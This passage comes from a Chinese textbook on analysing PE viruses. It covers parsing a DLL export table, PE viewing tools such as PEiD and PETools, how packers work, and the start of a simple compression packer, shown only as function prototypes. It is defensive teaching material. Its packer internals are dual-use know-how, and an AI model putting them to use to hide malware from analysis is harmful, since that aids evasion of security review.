(7) 现在开始依次查看导出函数地址表的成员。该地址表总共有 4 个成员，每个成员导出序号 Base 值开始以 1 为单位依次递增。由图 5-23 可以得知第 1 个成员的地址是 0x00001005，就是说该程序导出的第 1 个函数的导出地址的 RVA 是 0x00001005，导出序号是 Base 值，这里为 2。那么导出函数名如何得到呢？这要遍历导出序号表，如果该函数的导出序号在导出序号表中存在，那么说明它也同时以函数名的方式导出。但是注意导出序号表成员值需要加上 Base 值才能得到真正的导出序号。由图 5-25 可以看出导出序号表的第 1 个成员是 0x0000，将其加上 Base 值 2，为 2，刚好与第 1 个函数的导出序号相等。那么由此得知第一个函数同时以函数名导出，导出函数名自然位于导出函数名称地址表，那么是哪个成员呢？这与导出序号表是一一对应的。因为在导出序号表中是第 1 个成员，那么对应导出函数名称地址表也是第 1 个成员，由图 5-26 可以看出该地址表的第 1 个成员的值是 0x0002e0bc，文件偏移也是 0x0002e0bc，在文件中定位到该地址，可以看到是字符串 fnDll2。由此得知第 1 个函数的导出函数名为 fnDll2。接下来继续看导出函数地址表的第 2 个成员，由图 5-23 得知其地址 RVA 为 0x00001014，导出序号为 2 + 1 = 3。若获得导出函数名，同样需要在导出序号表中查找此导出序号。由图 5-24 得知，导出序号表中的序号为 0 + 2 = 2 和 3 + 2 = 5。并不含有导出序号 3。由此说明第 2 个函数没有以函数名的方式导出。继续看导出函数地址表的第 3 个成员，由图 5-23 得知其地址 RVA 为 0x00000000，地址为零说明不存在此导出函数，也就是不存在导出序号为 2 + 1 + 1 = 4 的导出函数。再看导出函数地址表的第 4 个成员，由图 5-23 得知其地址 RVA 为 0x0000100f，其导出序号为 2 + 1 + 1 + 1 = 5，在导出序号表中查找该导出序号，由图 5-24 得知导出序号表中的第 2 个成员的导出序号为 3 + 2 = 5 刚好与其相等。由此说明这个函数同时以函数名的方式导出。导出函数名同样需要查询导出函数名称地址表，因为在导出序号表中为第 2 个成员，那么导出函数名称地址表中也对应是第 2 个成员，由图 5-26 得知该值为 0x0002e0c3，转换为文件偏移也是 0x0002e0c3，在文件中定位到该地址，由图中可以看出该地址指向字符串 fnDll3。由此得知这个函数的导出函数名称

为 fnDll3。最终得到导出表结果如表 5-1 所示。

表 5-1 DLL. dll 文件的导出结果		
序 号	名 称	地 址
2	fnDll2	1005
3	无	1014
5	fnDll3	100f

这一节介绍了 PE 结构相关的 PE 头、节表、导入表、导出表的知识。在分析 PE 病毒过程中掌握这些知识是非常重要的。关于 PE 结构的其它知识，如资源表、重定位表等读者可以参阅其他相关书籍进行学习。

5.2 PE 结构查看工具

PE 文件结构比较复杂，如果仅仅通过十六进制编辑器进行查看的确非常困难。现在有很多流行的查看 PE 文件结构的工具，使用它们可以很方便地查看或者修改 PE 文件结构的各个部分。

1. PEID

PEID 是一款强大的查壳工具（关于壳的概念在 5.3 节讲解），同时也是最为流行的查看 PE 文件结构的工具之一。使用它可以轻松得知某个 PE 文件是否加壳，加的是什么壳，如果是无壳的文件将显示由哪种编译器编译生成，并可以方便查看 PE 结构各部分内容。PEID 运行后的主程序界面如图 5-27 所示。




图 5-27 PEID 主窗口

用户可以使用“打开”按钮打开待查看的文件，也可以直接将文件拖放到程序窗口内。最为方便的做法是将 PEID 程序集成在右键菜单中，方法见 4.7 节。例如我们将记事本程序使用 PEID 打开，其显示结果如图 5-28 所示。

因为记事本程序本身没有加壳，所以 PEID 检查到它是由 Microsoft Visual C++ 7.0 编译器以 Debug 的方式编译而成。这个信息在病毒分析过程中也非常有用。因为不同编译器生成的代码具有不同的特点，得知病毒文件是否加壳，加什么壳，或者由哪种编译器编译，对病毒分析具有很重要的意义。接下来看一下使用 PEID 查看 PE 文件结构的功能，同时对 PE 文件结构再次巩固复习。

如图 5-27 所示，在显示 PE 结构信息的区域显示了部分 PE 相关的信息，如左边部分显示了入口点的 RVA、入口点的文件偏移、连接器的版本。右边部分分别显示了节表信息、入口点处代码、子系统。在后面都有一个按钮，单击即可显示相关的详细信息。

单击“EP 段”后面的按钮即可看见整个 PE 文件的节表信息，如图 5-29 所示。




图 5-28 PEID 查看记事本信息




图 5-29 查看节表

单击“首字节”后面的按钮即可显示该程序入口处的反汇编代码，如图 5-30 所示。




图 5-30 查看入口的反汇编代码

单击“子系统”后面的按钮即可显示 PE 结构中一些重要的基本信息以及目录信息。如图 5-31 所示。

在这里，输入表和输出表是经常查看的信息。输入表在前一章节已经有详细讲解，它表示该程序从其他模块中引入的函数信息。单击后面的按钮可以显示引入函数的详细情况，如图 5-32 所示。




图 5-31 查看 PE 结构基本信息和目录信息



图 5-32 PEID 查看输入表

输出表表示该程序所导出的函数的情况，通常是 DLL 文件。如图 5-33 所示，显示了 twain\_32.dll 文件所导出的函数的情况。




图 5-33 PEID 查看 twain\_32.dll 的输出表

免责声明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（[WWW.17HUAN.COM](http://WWW.17HUAN.COM)）及溜客原创资源论坛（[BBS.176ku.COM](http://BBS.176ku.COM)）祝您技术更上一个台阶。

通常在分析病毒过程中，通过查看导入表查看病毒所导入的 API 函数可以大体掌握病毒的功能，而导出表通常可以作为判断病毒的标志之一。在分析一个病毒之前使用 PE 工具查看其 PE 信息，对其进行初步的了解，如查看其是否加壳，使用何种编译器编写，导入了什么函数等信息，这将有助于后面的分析。

## 2. PETools

PETools 是一款功能非常强大的 PE 查看和修改工具。程序运行后将列举系统中所有进程，单击任意一个进程，在下方将显示该进程的模块信息，因此程序主界面实际上是一个进程管理工具。针对不同的进程或不同的模块，PETools 提供了强大的功能，如结束进程，卸载模块，Dump 进程模块的内存到文件等，如图 5-34 所示。

如果要查看某个文件的 PE 结构信息，只需将文件拖放到主程序窗口中即可，如图 5-35 所示。




图 5-34 PETools 的进程管理功能




图 5-35 PETools 的 PE 编辑器

PETools 按照 PE 结构各部分所定义的结构体，逐个成员地显示了其信息，这种方式看起来更加直观。单击右边的“File Header”按钮即可显示 PE 文件头信息，如图 5-36 所示。




图 5-36 PE 文件头

单击右边的“Option Header”按钮即可显示 PE 可选头信息，如图 5-37 所示。




图 5-37 PE 文件可选头

单击右边的“Sections”即可显示节表信息，如图 5-38 所示。

单击右边的“Directories”按钮，即可显示目录结构信息，如图 5-39 所示，这些信息都是以各个结构体的成员方式显示的。这样显示更加有利于对 PE 结构的学习掌握。




图 5-38 节表信息




图 5-39 目录信息

PETools 工具不仅可以查看 PE 文件结构的所有信息，还可以非常方便地修改它，并且还将智能地分析各部分每个成员值，将其纠正为正确的值。如果要修改文件内容就不能够以只读的方式打开。如图 5-35 所示，标题栏有 Read-Only 字样，由此说明当前以只



读方式打开，同时“OK”按钮和“Save”按钮也都不可用。要以可修改方式打开文件需要进行设置，单击菜单栏的“Options”菜单，选择“Set Options”子菜单，即可弹出设置对话框，如图 5-40 所示。




图 5-40 PETools 设置对话框

在这里可以对 PETools 工具进行各种设置。去掉将“PE Editor”一栏中的“Read Only”复选框的“√”，单击“OK”按钮。然后再次将待查看的 PE 文件拖放到程序主窗口中，此时可以看到标题栏中没有了“Read Only”字样，而显示的是“PE”字样，如图 5-41 所示。

同时“OK”按钮也可用了，这时候可以对该 PE 文件进行修改并保存。




图 5-41 标题栏显示“PE”字样

提示

尽管一个完整的 PE 程序是由编译器经过编译链接生成的，但是只要我们对 PE 文件结构足够了解，就可以在不打破其规则的情况下对 PE 文件进行修改，从而达到一定目的或实现一些额外的功能。

3. 有关 PE 结构的其他工具

除了上述的两种工具，当前还流行很多其他非常优秀的 PE 工具，如 Yoda 的 LoadPe 是类似于 PETools 的另一款集查看、编辑、重建于一身的强大的 PE 工具。使用方法也与 PETools 非常相似，在此不再讲述。

还有一款强大的 PE 查看修改工具 Stud\_PE.exe，这个工具的特点是使用颜色高亮显示 PE 结构中的各个关键区域，使得查看 PE 更加直观，是学习 PE 文件结构非常好的工具。它可以按照 PE 文件结构的各个域成员在十六进制编辑器中自动定位该成员的位置。该工具运行后的主程序界面如图 5-42 所示。




图 5-42 Stud\_PE 工具主界面

只需将待查看的 PE 文件拖放到主程序中，即可显示其所有信息，如图 5-43 所示。




图 5-43 使用 Stud\_PE 查看 notepad.exe 的 PE 结构信息

关于这个工具，值得一提的是单击如图 5-43 所示的按钮，即可弹出一个十六进制显示对话框，显示被查看程序的十六进制数据，同时还弹出一个“Executable Headers”对话框，以 PE 结构中各个域成员的方式列举了一个树状结构。单击其中任何一项，在编辑器中将自动定位到相应的数据，并且以高亮颜色将其区域选中，如图 5-44 所示。

使用该功能能够快速定位各个域成员，查看其数据，对于学习 PE 结构非常有帮助。关于 Stud\_PE 的其他功能，读者可以自行学习。




图 5-44 定位选中的 PE 头成员

本节介绍了几种查看编辑 PE 文件的工具，各种工具都有各自的优点。在分析病毒过程中使用什么工具看个人的喜好和习惯，只要感觉方便，能够达到要求即可。无需去追求最好的工具，实际上没有最好的工具，只有更合适的工具。

## 5.3 壳

壳，一般是指物体坚硬的外皮，具有一定的保护作用。在自然界中，植物用它来保护种子，动物用它来保护身体等。在计算机领域中，也有壳的概念，它是相对于 PE 文件提出的。计算机中的壳是指对 PE 文件具有压缩、加密、保护作用的程序。

尽管 PE 文件是通过编译器的编译链接出的二进制文件，仅通过 PE 文件无法看到编写它的源码，但是可以通过如 OD、IDA 等反汇编工具进行反汇编分析，这样使得计算机软件被非法修改、抄袭成为可能。为了保护软件不被非法修改或反编译，于是产生了计算机中的壳。它们一般都是先于程序运行，拿到控制权，然后完成它们保护软件的任务。就像动植物的壳一般都是在身体外面。由于这段程序和自然界的壳在功能上有很多相同的地方，基于命名的规则，大家就把这样的程序称为“壳”。

从功能上抽象，软件的壳和自然界中的壳相差无几，都是起保护作用，隐蔽壳内的东西。而从技术的角度出发，壳是一段执行于原始程序前的代码。原始程序的代码在加壳的过程中可能被压缩、加密等。当加壳后的文件执行时，壳代码先于原始程序运行，它把压缩、加密后的代码和数据还原成原始程序代码与数据，然后再把执行权交还给原始代码。

加壳即给程序披上一层“外衣”，加壳软件是用来保护或“瘦身”可执行程序的软件。通常压缩壳是指将原本很大的程序变得很小，同时也起到一定的保护作用。因为原始代码被压缩，若要查看原始内容需要解压缩后才可以看到。而保护壳则完全是为了阻止分

析人员进行反汇编分析的壳。它使用各种技术隐藏程序真正的 OEP，使分析人员无法分析出原始程序的功能。

### 5.3.1 壳的种类

从壳的产生一直到现在，现在流行的加壳软件非常多，如 UPX、ASPack、PECompact、ASProtect、Armadillo、EXECryptor 等。众多加壳软件可以按照功能分为两大类：压缩壳和加密壳。压缩壳的特点是减小软件体积大小，而加密保护不是其重点。目前兼容性和稳定性比较好的压缩壳有 UPX、ASPack、PECompact 等。加密壳的侧重点则是保护程序，但是另一些壳还提供额外的功能，如注册机制、使用次数限制、时间限制等。比较流行的加密壳有 ASProtect、Armadillo、EXECryptor、Themida 等。不过许多加密壳同时也具有压缩功能，如 ASProtect 壳。

### 5.3.2 壳的原理

加壳软件在为被保护软件加壳的时候，通常是将目标软件的原始入口地址即：OEP(Original Entry Point)保存起来，并且对目标 PE 文件的各个节进行压缩，之后还要写入壳代码（解压代码），最后将入口地址修改为壳代码的地址。当一个被加壳的软件运行后，首先执行壳代码，壳代码将把各个被压缩的节解压，然后填充原始导入地址表即 IAT 表。如果是加密壳，在壳代码中将有很多反跟踪、反调试、反 Dump 等一系列反分析代码。最后执行代码将跳转到被加壳的目标软件的原始入口地址处，即 OEP 处执行目标软件的代码。

因为加壳程序的入口地址在壳代码中，并且各个节被压缩，所以当我们使用 IDA 进行静态代码分析的时候，无法找到原始程序的代码，从而导致无法进行分析。对于加壳的程序，要想分析它就必须把壳脱掉。因此说 PE 病毒的反分析技术主要是通过加壳实现的。

### 5.3.3 简易加壳软件的实现

为了使读者更好地理解壳的原理，我们将以 C++ 语言为例详细介绍一个最简单的压缩壳的编写过程。也为了便于读者理解掌握，我们这里实现的这个壳仅仅具有压缩功能。不涉及诸如重建导入表、重定位变形等反分析技术，不处理重定位表，因此不支持 DLL 文件的压缩，同时因为资源节压缩需要单独处理图标，所以为了简单并不压缩资源节。仅仅以加壳原理为重点做详细讲解。

#### 1. 加壳原理

Windows 的 PE 加载器加载可执行程序过程中，首先将整个 PE 文件 PE 头、各个节按照内存对齐粒度对齐的方式读入到内存，如图 5-45 所示，然后根据导入表获取所有 API 调用地址，然后将其填写到导入地址表（IAT）中，再重定位所有的重定位项，最后调用 WinMain 函数执行。




图 5-45 可执行程序文件与内存的对应关系

当文件加壳后，PE 头不能被压缩，所以它保持不变。而 A、B、C 三个节则分别被压缩成另外三个节。此外还需要有一个节，我们在此称之为配置信息节，这个节用来保存解压时用到的一些数据，以及解压代码和外壳代码。加壳程序运行后首先是解压各个被压缩的节，解压完毕后的内存应该和图 5-45 所示的内存一致才可以保证程序的正常执行。然后填充 IAT，如图 5-46 所示。

程序加壳后这个加载过程就由外壳代码模拟实现。因为此壳不支持 DLL 文件，所以不需要进行重定位处理。那么外壳代码要做的只有三件事：第一将原始数据解压出来；第二模拟 Windows 系统的 PE 加载器根据解压出来的导入表，填充 IAT。最后跳转到原始入口点将控制权交还给原程序。

2. 加壳步骤

简易压缩壳实现步骤如下。

笔者完成了一个名为 CPack 的类，这个类提供为可执行程序加壳的功能，该类具有如下功能。

(1) 判断文件是否存在

在为任何一个用户输入的路径文件加壳之前首先应该判断这个文件是否存在，如果不存在则不必再执行后面的代码。此类中判断文件是否存在函数为：

```
BOOL CPack::IsFileExist(TCHAR * pFileName = NULL);
```

参数 pFileName 为待加壳文件的完整路径指针。文件若存在返回 TRUE，不存在则返回 FALSE。




图 5-46 加壳后程序文件与内存的对应关系

(2) 判断文件是否为 PE 格式

在这里这个壳处理的对象是 EXE 文件，所以在对文件进行加壳之前必须首先判断目标文件是否为正确的 PE 格式。此类中判断文件格式的函数为：

```
BOOL CPack::IsPeFile(TCHAR *pFileName = NULL);
```

参数 pFileName 为待加壳文件的完整路径指针。文件是 PE 格式则返回 TRUE，否则返回 FALSE。

(3) 将文件内容读入内存

待判断文件为正确的 PE 文件格式后，需要将整个文件读入内存等待处理。文件读取一般有两种方式：一种是直接将整个文件读到内存，另一种则是根据 PE 文件结构，仿照 Windows 加载器载入 PE 文件的方式将文件读到内存。

第一种方式在编写程序的时候非常方便，只需利用 GetFileSize 函数取得文件大小，然后申请一块同样大小的内存一次性读入即可。或者利用 MapViewFile 将文件映射到内存也可以。但是这种方式读入的数据只能根据它的文件偏移进行定位，也就是根据某数



据的文件偏移加上读入基址即可定位。然而在 PE 文件中所有数据都是根据 RVA 定位的，因此使用这种方式就必须把待定位数据的 RVA 转换成文件偏移才能够找到并使用它。这样处理起来显然非常繁琐。以第二种方式读入的数据无需转换，直接就是按照 RVA 进行定位的，所以使用起来非常方便，因此我们在此使用第二种方式进行读取。此类中读取文件的函数为：

```
BOOL CPack::ReadFileToMem(TCHAR *pFileName);
```

参数 pFileName 为待加壳文件的完整路径指针。成功读取则返回 TRUE，否则返回 FALSE。

#### （4）保存附加数据

有些特殊的 PE 文件，除了包含能够加载到内存中的整个 PE 文件以外，在最后一个节后面还有一些附加数据。这些数据虽然不会被 PE 加载器载入内存，但是程序运行过程中可能会用到这些数据，有些甚至起到至关重要的作用。当我们将程序加壳的时候无法将附加数据压缩到壳中，为了防止附加数据丢失而导致程序运行错误，需要将附加数据事先保存起来，待文件加完壳以后再把先前保存的附加数据写到被加壳文件的末尾。此类中处理附加数据的函数为：

```
BOOL CPack::DoSpilthData(TCHAR *pFileName);
```

参数 pFileName 为待加壳文件的完整路径指针。成功处理附加数据则返回 TRUE，否则返回 FALSE。

#### （5）LoadPE 函数封装

前面 4 个步骤的函数调用封装到一个名为 LoadPE 的函数中，从而方便用户调用。LoadPE 函数原型如下：

```
BOOL CPack::LoadPE(TCHAR *pFileName);
```

参数 pFileName 为待加壳文件的完整路径指针。成功加载则返回 TRUE，否则返回 FALSE。

#### （6）清除重定位信息

前面提到为了简单起见，我们并不处理重定位功能，从而也导致此壳不支持 DLL 文件的压缩，又因为对于 EXE 文件，它的实际载入基址与优先载入基址一般是相同的，所以重定位信息是没有用的，为了达到更大的压缩效果可以将其去除。我们在此函数中对被加壳程序是否为 DLL 文件进行判断，如果是 DLL 文件则返回 FALSE。CPack 类中去除重定位信息的函数如下：

```
BOOL CPack::ClearReloc();
```

清除成功则返回 TRUE，否则返回 FALSE。

#### （7）压缩各个节数据

压缩各个节数据我们采用现有的压缩引擎，加壳软件一般采用较多的压缩引擎有

